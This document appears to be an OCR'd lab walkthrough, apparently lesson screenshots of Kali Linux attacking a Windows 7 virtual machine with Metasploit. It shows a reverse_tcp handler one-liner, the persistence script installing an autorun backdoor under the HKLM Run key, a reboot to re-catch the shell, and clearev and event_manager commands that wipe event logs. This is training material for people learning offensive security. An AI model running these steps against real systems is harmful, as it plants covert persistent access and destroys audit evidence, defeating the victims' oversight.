
/usr/share/metasploit-framework/scripts/meterpreter/


Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
persistence.rb [Read-On...
fried@duck: /usr/share/...
Test
09:02 AM
File Actions Edit View Help
root@.../Test
fried...reter
Open
persistence.rb [Read-Only]
/usr/share/metasploit-framework/scripts/meterpreter
Ruby
Tab Width: 8

```
┌──(fried㉿duck)-[~]
└─$ /usr/share/metasploit-framework/scripts/meterpreter/

┌──(fried㉿duck)-[/usr/share/metasploit-framework/scripts/
└─$ ls
arp_scanner.rb          enum_powershell_env.rb   getgui.r
autoroute.rb            enum_putty.rb            get_loca
checkvm.rb              enum_shares.rb           get_pidg
credcollect.rb          enum_vmware.rb           gettelne
domain_list_gen.rb      event_manager.rb         get_vali
dumplinks.rb            file_collector.rb        getvncpw
duplicate.rb            get_application_list.rb  hashdump
enum_chrome.rb          getcountermeasure.rb     hostsedi
enum_firefox.rb         get_env.rb               keylogre
enum_logged_on_users.rb get_filezilla_creds.rb   killav.r

┌──(fried㉿duck)-[/usr/share/metasploit-framework/scripts/
└─$ ls | grep persis
persistence.rb

┌──(fried㉿duck)-[/usr/share/metasploit-framework/scripts/
└─$ gedit persistence.rb
```


```ruby
##

# Meterpreter Session
@client = client

key = "HKLM"

# Default parameters for payload
rhost = Rex::Socket.source_address("1.2.3.4")
rport = 4444
delay = 5
install = false
autoconn = false
serv = false
altexe = nil
target_dir = nil
payload_type = "windows/meterpreter/reverse_tcp"
script = nil
script_on_target = nil


@exec_opts = Rex::Parser::Arguments.new(
  "-h"  => [ false,  "This help menu"],
  "-r"  => [ true,   "The IP of the system running Metasploit listening for the connect back"],
  "-p"  => [ true,   "The port on which the system running Metasploit is listening"],
  "-i"  => [ true,   "The interval in seconds between each connection attempt"],
  "-X"  => [ false,  "Automatically start the agent when the system boots"],
  "-U"  => [ false,  "Automatically start the agent when the User logs on"],
  "-S"  => [ false,  "Automatically start the agent on boot as a service (with SYSTEM privileges)"],
  "-A"  => [ false,  "Automatically start a matching exploit/multi/handler to connect to the agent"],
  "-L"  => [ true,   "Location in target host to write payload to, if none \%TEMP\% will be used."],
  "-T"  => [ true,   "Alternate executable template to use"],
  "-P"  => [ true,   "Payload to use, default is windows/meterpreter/reverse_tcp."]
)

################# Function Declarations #################

```

6-A applying persistence backdoor


root@duck:/home/fried/Desktop/Test
File Actions Edit View Help

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 ) at 2021-10-27 23:34:46 -0700

meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IEWIN7_20211027.3833/IEWIN7_20211027.3833.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444
[*] Persistent agent script is 99611 bytes long
[+] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
[+] Agent executed with PID 1512
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nriaTcIUnPnJIu
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nriaTcIUnPnJIu
meterpreter > bg
```

6-B reboot target machine, then re-run Listener.


Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@duck: /home/fried/...
Test
09:07 AM
root@duck:/home/fried/Desktop/Test
File Actions Edit View Help
Lesson Win7 x86 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
IEUser
Computer
Recycle Bin
Control Panel
Start

```
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IEWIN7_20211028.0522/IEWIN7_20211028.0522.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444
[*] Persistent agent script is 99620 bytes long
[+] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\pTvjwXoUGEpW.vbs
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\pTvjwXoUGEpW.vbs
[+] Agent executed with PID 3892
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WCczvvRDFV
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WCczvvRDFV
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.2.9 - Meterpreter session 1 closed.  Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 2 opened (10.0.2.4:4444 -> 10.0.2.9:49155 ) at 2021-10-28 00:06:19 -0700

meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  IEWIN7\IEUser @ IEWIN7   10.0.2.4:4444 -> 10.0.2.9:49155  (10.0.2.9)

msf6 exploit(multi/handler) >
```

5#Covering Tracks

Cleaning Event Viewer

$-: clearev

$-: run event_manager -c